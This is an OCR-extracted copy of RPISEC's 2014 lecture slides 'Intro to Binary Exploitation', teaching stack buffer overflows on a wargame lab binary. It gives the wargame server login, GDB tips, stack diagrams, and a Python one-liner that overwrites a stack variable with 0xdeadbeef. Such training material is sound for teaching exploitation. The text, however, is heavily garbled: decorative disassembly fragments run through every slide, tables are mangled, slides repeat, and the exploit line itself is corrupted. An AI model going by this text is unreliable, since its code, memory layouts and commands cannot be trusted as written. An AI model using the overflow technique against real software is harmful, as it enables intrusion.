#### Setup

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

YOU NEED AN SSH CLIENT – DO THIS NOW

- If on Windows
  - Download PuTTY (google it)

- If on Linux
  - You probably already have an SSH client, so chill

```
jg short loc_31307D

call sub_3140F3
jmp short loc_31308C

;
loc_31307D: ; CODE XREF: sub_312FD8

call sub_3140F3
and eax, OFFFFh
```

Intro to Binary Exploitation

eax, 80070000h

```
[ebp+arg_0], esi
```

### **RPISEC**

#### Intro to Binary Exploitation

Fall 2014

### **Binary Exploitation**

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push
```

- The simplest definition To change data the program uses in ways that were not intended by the programmer
- In CTFs Pwn(ables)/Exp(loitation)
- Very technical, insanely gratifying
  - Intimate knowledge of language/machine

```
sub 31411B
```

let's pwn some stuff

#### **WELCOME TO THE WARZONE**

```
;
loc_31307D: ; CODE XREF: sub_312FD8
call sub 3140F3
```

or

nd eax, Ufffi r eax, 80070

; CODE XREF: sub\_312FD8

```
warzone.rpis.ec
                                   [ebp+arg 0], esi
    ssh username/password
         intro01:intro01.3060.
            Intro to Binary Exploitation
```

RPISEC - 10/17/2014

### Tips to get started

- cd /levels
- ./intro01
- python –c 'print "A"\*20'
- gdb ./intro01
  - run

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
```

• In GDB:

```
push edi
mov [ebp+arg_0], eax
call sub_31486A
```

- Info functions 10c\_31306D
- Info registers

```
• ir push [ebp+arg_4 push edi
```

- disassemble < function>
  - disas main loc\_31308F
- breakpoint <function>

```
• b main sub_31411
```

– breakpoint \* <address>

```
• b * 0x08048455
```

```
; CODE XREF: sub_312F
call sub_3140F3
and eax, OFFFFh
```

#### Stack Overview

- The stack is a region of memory for a program to maintain function variables and stuff during execution
- This is main()'s stack ----->

			P	
			igi.	usn esi
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x41	0x41	0x41	0x41	< buffer[0] to buffer[3]
0x41	0x41	0x41	0x41	
0x41	0x41	0x00	0x00	
0x00	0x00	0x00	0x00	< buffer[60] to buffer[63]
0x00	0x00	0x00	0x00	< modified
0,00	0,00	0,00	0,000	- mounicu
0x00	0x00	0x00	0x00	< Saved EBP Address
Ovda	0v54	0v04	0vb7	ونه < Saved Return Address
0xd3	0x54	0xe4	0xb7	< Saved Return Address
				< Previous stack frame
				da

### Understanding the Stack

```
0x00
        0x00
                0x00
                         0x00
                 0x00
                         0x00
0x00
        0x00
        0x41
                 0x41
                         0x41
                                <-- buffer[0] to buffer[3]
0x41
                 0x41
                         0x41
0x41
        0x41
                          •••
0x41
        0x41
                 0x00
                         0x00
                                <-- buffer[60] to buffer[63]
0x00
        0x00
                 0x00
                         0x00
                               <-- modified
0x00
        0x00
                 0x00
                         0x00
                                <-- Saved EBP Address
0xd3
        0x54
                        0xb7
                                <-- Saved Return Address
                0xe4
                                <-- Previous stack frame
```

### Understanding the Stack

```
0x00
        0x00
                0x00
                         0x00
                 0x00
                         0x00
0x00
        0x00
        0x41
                 0x41
                         0x41
                                <-- buffer[0] to buffer[3]
0x41
                 0x41
                         0x41
0x41
        0x41
                          •••
0x41
        0x41
                 0x41
                         0x41
                                <-- buffer[60] to buffer[63]
0x41
        0x41
                 0x41
                         0x41
                               <-- modified
0x00
        0x00
                 0x00
                         0x00
                                <-- Saved EBP Address
0xd3
        0x54
                        0xb7
                                <-- Saved Return Address
                0xe4
                                <-- Previous stack frame
```

### **Corrupting the Stack**

0x00 0x00 0x00 0x00 0x00 0x00   sh eax   e						short loc_313066 eax, [ebp+var_84]	
0x00  0x00  0x00  0x00  0x00  0x00					push		
0x00 0x00 0x00 0x00 0x00 0x00	000	000	000	000	ısh		
0x00	UXUU	UXUU	UXUU	0000	ısh		
0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41  0x41 0x41 0x41  0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41  0x41 0x41 0x41 0x41 for buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x41 0x41 0x41 0x41 c buffer[60] to buffer[63]  0x41 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x6					, T		
0x41	0x00	0x00	0x00	0x00	est		
0x41							
0x41	0x41	0x41	0x41	0x41	< buffer[0] to buffer[3]		
0x41         0x41         0x41   <					ā		
	0x41	0x41	0x41	0x41	W		
	ON TI	UN TI	ON TE	UN-TI			
0x41  0x41  0x41  0x41   0x41  0x00  0x00  0x00  0x00  modified  0x00  0x00  0x00  0x00  Saved EBP Address  0x41  0x41  0x41   0x41  0x41  0x41  0x41   1x5					ish		
0x41         0x41         0x41         0x41          short loc_31306D [ebp+arg_0], esi short loc_31308F           0x41         0x41         0x41         0x41         < buffer[60] to buffer[63]         ; code xref: sub_312           0x41         0x00         0x00         0x00         < modified         ; sub_312FD8+55           0x00         0x00         0x00         0x00         < Saved EBP Address         ; code xref: sub_312           0xd3         0x54         0xe4         0xb7         < Saved Return Address         ll sub_3140F3               < Previous stack frame         short loc_31307D					ish		
0x41         0x41         0x41         0x41          : short loc_31306D [ebp+arg_0], esi short loc_31308F           0x41         0x41 <td< th=""><th></th><th></th><th></th><th></th><th></th><th></th><th></th></td<>							
0x41         0x41 <td< th=""><th>0x41</th><th>0x41</th><th>0x41</th><th>0x41</th><th></th><th></th><th></th></td<>	0x41	0x41	0x41	0x41			
0x41         0x41 <td< th=""><th></th><th></th><th></th><th></th><th>· · · · · · · · · · · · · · · · · · ·</th><th>[ebp+arg_0], esi</th><th></th></td<>					· · · · · · · · · · · · · · · · · · ·	[ebp+arg_0], esi	
CODE XREF: sub 312	0x41	0x41	0x41	0x41	< buffer[60] to buffer[63]	short loc_31308F	
0x41         0x00         0x00         0x00         < modified         ; sub_312FD8+55           0x00         0x00         0x00         0x00         < Saved EBP Address         ; code_xref: sub_312           0xd3         0x54         0xe4         0xb7         < Saved Return Address         iii sub_3140F3              < Previous stack frame         iii sub_3140F3               short loc_31308C               ; code_xref: sub_312							
0x00 0x00 0x00 0x00 < Saved EBP Address    CODE   XREF;   Sub   312	0v/11	0200	nvnn	nvnn	< modified		
0x00         0x00         0x00         0x00         < Saved EBP Address	0,41	0,00		0,00	ish		
0xd3					11	sub_31411B	
0xd3	0x00	0x00	0x00	0x00	< Saved EBP Address		
0xd3							
< Previous stack frame    st   eax   eax     short loc 31307D     sub 3140F3     short loc 31308C     code   XREF: sub 312	0xd3	0x54	0xe4	0xb7	< Saved Return Address		
### ### ##############################					st		
### ##################################					< Previous stack frame		
; CODE XREF; sub_312					11		
; CODE XREF: sub_312					lb	snort loc_31308C	
					call		

RPISEC - 10/17/2014

#### **PWNING the Stack**

					Short 10C_313000	
					eax, [ebp+var_84]	
				push		
				pusn	esi eax	
0x00	0x00	0x00	0x00	ish		
				V	[ebp+arg_0], eax	
				11	sub 31486A	
0x00	0x00	0x00	0x00	est		
					short loc_31306D	
0x41	0x41	0x41	0x41	< buffer[0] to buffer[3]		
UNTI	0,41	0,41	0.41	a buncied to buncied	eax, [ebp+arg_0]	
				ish		
0x41	0x41	0x41	0x41	v		
				ısh		
				ish	[ebp+arg_4]	
				ish	edi	
					sub_314623	
0x41	0x41	0x41	0x41		eax, eax short loc_31306D	
					[ebp+arg_0], esi	
					short loc 31308F	
0x41	0x41	0x41	0x41	< buffer[60] to buffer[63]		
0xef	0xbe	0xad	0xde	< modified		
OACI	ONDC	DAGG	OAGE	Ish		
				11	sub_31411B	
0x00	0x00	0x00	0x00	< Saved EBP Address		
Ovda	OvEA	0404	OvbZ	< Cayod Datura Address		
0xd3	0x54	0xe4	0xb7	< Saved Return Address	sub_3140F3	
				st		
				< Previous stack frame	short loc_31307D	
				11	sub_3140F3	
				ID	short loc_31308C	
					sub 3140F3	
				Call	eax, Offffh	

RPISEC - 10/17/2014

# Endianess – How data is stored in memory

Endianess – How data is stored in memory

- Modern computers are generally little endian
  - 'little end in'

RPISEC - 10/17/2014

- Endianess can be confusing, and I don't want to get into the details
  - 0x41424344 stored as 0x44, 0x43, 0x42, 0x41
  - Oxdeadbeef stored as Oxef, Oxbe, Oxad, Oxde

### Intro01 Exploit

```
(python -c 'print "A"*64 + "\xef\xbe\xad\3xde"; cat) | ./intro01*: sub_312FD8

| call | sub_31411B |
| call | sub_3140F3 |
| call |
```

Bend it like Beckham

### **UNDERSTANDING CONTROL FLOW**

ODh
sub\_31411B
FLOW
DE XREF: sub\_312FD8

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc 31308C
```

loc\_31307D:

; CODE XREF: sub\_312FD8

and eax, Offffh

# Example ELF / EXE in Memory 100 31300

0x00000000 - Start of memory Runtime Memory Libraries (libc) **ELF** Executable of .text Segment 0x08048000 - Start .text segment .data segment Heap 0xbfff0000 - Top of stack Stack 0xFFFFFFFFF = End of memory

### Example ELF / EXE in Memory loc 31306

sub eax, [ebp+var\_84

# Runtime Memory Libraries (libc) **ELF** Executable .text segment .data segment Heap Stack


ebp,esp esp,0x18 eax,ds:0x8049f24 test eax,eax 0x8048431 <frame dummy+33 eax,0x0 eax,eax 0x8048431 <frame dummy+33 jе DWORD PTR [esp],0x8049f2 call eax Executable code ebp ebp,esp esp,0xfffffff0 esp,0x110 DWORD PTR [esp],0x8048550 call 0x8048350 <puts@plt> DWORD PTR [esp],0x8048570 call 0x8048350 <puts@plt> mov eax,0x8048591 mov DWORD PTR [esp],eax call 0x8048330 <printf@plt> eax, [esp+0x10]DWORD PTR [esp],eax call 0x8048340 <gets@plt> eax,0x0

## Example ELF / EXE in Memory loc\_313066

jb short loc\_313066
sub eax, [ebp+var\_84]
push esi

UX8048410 push esp


0x8048411 mov ebp,esp



or eax, 80070000h

### Example ELF / EXE in Memory loc 313066

sub eax, [ebp+var\_84]




RPISEC - 10/17/2014

Intro to Binary Exploitation

## Example ELF / EXE in Memor No 13 13066


jb short loc\_313066 sub eax, [ebp+var\_84 push esi



RPISEC - 10/17/2014

Intro to Binary Exploitation


### Example ELF / EXE in Memory



Intro to Binary Exploitation


## Example ELF / EXE in Memor No 13 13066

jb short loc\_313066 sub eax, [ebp+var\_84 push esi



### Example ELF / EXE in Memory loc 31306

sub eax, [ebp+var\_84]
push esi




or eax, 8007000

### Example ELF / EXE in Memory


jb short loc\_313066
sub eax, [ebp+var\_84
push esi





### Example ELF / EXE in Memory loc 3130

jb short loc\_313066 sub eax, [ebp+var\_84




Intro to Binary Exploitation

24

RPISEC - 10/17/2014

### Example ELF / EXE in Memory loc 313066

jb short loc\_313066
sub eax, [ebp+var\_84
push esi




RPISEC - 10/17/2014

Intro to Binary Exploitation

.........

### Example ELF / EXE in Memory



```
ebp,esp
                                 esp,0x18
            0x8048416
                                 eax,ds:0x8049f24
            0x804841b
                          test
                                 eax, eax
            0x804841d
                                 0x8048431 <frame dummy+33>
            0x804841f
                          mov
                                 eax,0x0
            0x8048424
                          test
                                 eax,eax
                                 0x8048431 <frame_dummy+33>
            0x8048426
            0x8048428
                                 DWORD PTR [esp], 0x8049f24
            0x804842f
                          call
            0x8048431
                          leave
            0x8048432
            0x8048433
                          nop
                          push
                                 ebp
            0x8048435
                                 ebp,esp
            0x8048437
                                 esp,0xfffffff0
                                 esp,0x110
            0x804843a
            0x8048440
                                 DWORD PTR [esp], 0x8048550
            0x8048447
                                 0x8048350 <puts@plt>
                          call
            0x804844c
                                 DWORD PTR [esp], 0x8048570
                                 0x8048350 <puts@plt>
                                 eax,0x8048591
            0x8048458
                          mov
            0x804845d
                                 DWORD PTR [esp],eax
            0x8048460
                                 0x8048330 <printf@plt>
            0x8048465
                                 eax, [esp+0x10]
EIP
                                 DWORD PTR [esp],eax
             0x804846c
                                 0x8048340 <gets@plt>
                          mov
```

```
0x00
        0x00
               0x00
                       0x00
0x00
        0x00
               0x00
                       0x00
0x00
        0x00
                0x00
                       0x00
0x00
        0x00
               0x00
                       0x00
        0x00
                0x00
                       0x00
        0x00
               0x00
                       0x00
```

 0x00
 0x00
 0x00
 0x00

 0x00
 0x00
 0x00
 0x00

loc 31307D:

: CODE XREF: sub\_312FD

and eax, Offffh

```
ebp,esp
0x8048413
                     esp,0x18
0x8048416
                     eax,ds:0x8049f24
0x804841b
              test
                    eax, eax
                     0x8048431 <frame dummy+33>
0x804841f
                     eax,0x0
              test
                    eax,eax
                    0x8048431 <frame_dummy+33>
                    DWORD PTR [esp], 0x8049f24
             call
0x8048431
             leave
0x8048433
             nop
             push
                     ebp
0x8048435
                     ebp,esp
0x8048437
                    esp,0xfffffff0
                    esp,0x110
0x8048440
                     DWORD PTR [esp], 0x8048550
0x8048447
                    0x8048350 <puts@plt>
0x804844c
                    DWORD PTR [esp],0x8048570
                    0x8048350 <puts@plt>
                    eax,0x8048591
             mov
                     DWORD FTR [esp],eax
0x8048460
                    0x8048330 <printf@plt>
                    eax, [esp+0x10]
0x8048469
                     DWORD PTR [esp],eax
                    0x8048340 <gets@plt>
              mov
                     eax,0x0
```

			pu			loc_3130 arg_0], e loc_3130 [ebp+var_ [ebp+var_ loc_3130 [ebp+var_	bx 66 70] 84] 66		-	
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							
)x20	0xf4	0xff	0xbf	<	- Current	stack fran	ne (ESP)			
0x00	0x00	0x00	0x00							
0x00	0x00	0x00	0x00							

EIP

```
0x00
        0x00
               0x00
                       0x00
0x00
        0x00
               0x00
                       0x00
0x00
               0x00
        0x00
                       0x00
0x00
        0x00
               0x00
                       0x00
0x00
        0x00
                0x00
                       0x00
0x00
        0x00
               0x00
                       0x00
                              <---- Saved Return Address
                              <---- Argument One to gets()
                0x00
                0x00
```

```
EIP
                                  ebp
                                  ebp,esp
                                  esp,0x18
            0x8048371
                                 eax,0x0
            0x8048376
                          leave
            0x8048377
                          ret
            0x804843a
                                 esp,0x110
                                DWORD PTR [esp],0x8048550
            0x8048447
                                0x8048350 <puts@plt>
            0x804844c
                                DWORD PTR [esp],0x8048570
                                0x8048350 <puts@plt>
                                eax,0x8048591
                          mov
                                 DWORD FTR [esp],eax
            0x8048460
                                0x8048330 <printf@plt>
                                eax, [esp+0x10]
                                 DWORD PTR [esp],eax
                                 0x8048340 <gets@plt>
                          mov
                                 eax,0x0
```

```
ebp
EIP \
                                 ebp,esp
                                 esp,0x18
            0x8048371
                         mov
                                 eax,0x0
            0x8048376
                         leave
            0x8048377
                         ret
                                esp,0x110
            0x804843a
                                DWORD PTR [esp],0x8048550
            0x8048447
                                0x8048350 <puts@plt>
            0x804844c
                                DWORD PTR [esp],0x8048570
                                0x8048350 <puts@plt>
                                eax,0x8048591
                         mov
                                DWORD PTR [esp],eax
            0x8048460
                                0x8048330 <printf@plt>
                                eax, [esp+0x10]
                                DWORD PTR [esp],eax
            0x804846c
                                0x8048340 <gets@plt>
                         mov
                                eax,0x0
            0x8048476
```

				SHOLD 100_31300D
				v eax, [ebp+var_70]
				short loc_313066
				b eax, [ebp+var 84]
				sh eax
			pu	ISII edi.
000	000	000	000	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
ONOO	- CACC	- CACC	- CAUC	
0x00	0x00	0x00	0x00	
0x40	0xf0	0xff	0xbf	< Saved EBP Address
0X-10	07.10	OATT	O/LDT	Saved Est Madress
0x71	0x84	0x04	0x08	< Saved Return Address
				F: sub 312FD8
0x20	0xf4	0xff	0xbf	< Argument One to gets()
				Argument one to gets()
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	IF: sub_312FD8
0,000		UXUU	0,000	D8+49
	loc	31307D:		
		020012		

```
ebp
                                 ebp,esp
EIP
                                 esp,0x18
           0x8048371
                         mov
                                 eax,0x0
            0x8048376
                         leave
           0x8048377
                         ret
            0x804843a
                                esp,0x110
                                DWORD PTR [esp],0x8048550
            0x8048447
                                0x8048350 <puts@plt>
            0x804844c
                                DWORD PTR [esp],0x8048570
                                0x8048350 <puts@plt>
                                eax,0x8048591
                         mov
                                DWORD PTR [esp],eax
            0x8048460
                                0x8048330 <printf@plt>
                                eax, [esp+0x10]
                                DWORD PTR [esp],eax
            0x804846c
                                0x8048340 <gets@plt>
                         mov
                                eax,0x0
            0x8048476
```

			pu	p [ebp+arg_0], ebx short loc_313066 ex
0x00	0x00	0x00	0x00	sh edi
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	
0x40	0xf0	0xff	0xbf	< Saved EBP Address
0x71	0x84	0x04	0x08	< Saved Return Address
0x20	0xf4	0xff	0xbf	< Argument One to gets() IF: sub 312FD8
0x00	0x00	0x00	0x00	
0x00	0x00	0x00	0x00	IF: sub_312FD8 TD8+49
		31307D:		

call sub\_3140F3

and eax, 0ffffh or eax, 80070000

```
ebp
                                 ebp,esp
                                 esp,0x18
EIP
            0x8048371
                         mov
                                 eax,0x0
            0x8048376
                         leave
            0x8048377
                          ret
            0x804843a
                                esp,0x110
                                DWORD PTR [esp],0x8048550
            0x8048447
                                0x8048350 <puts@plt>
            0x804844c
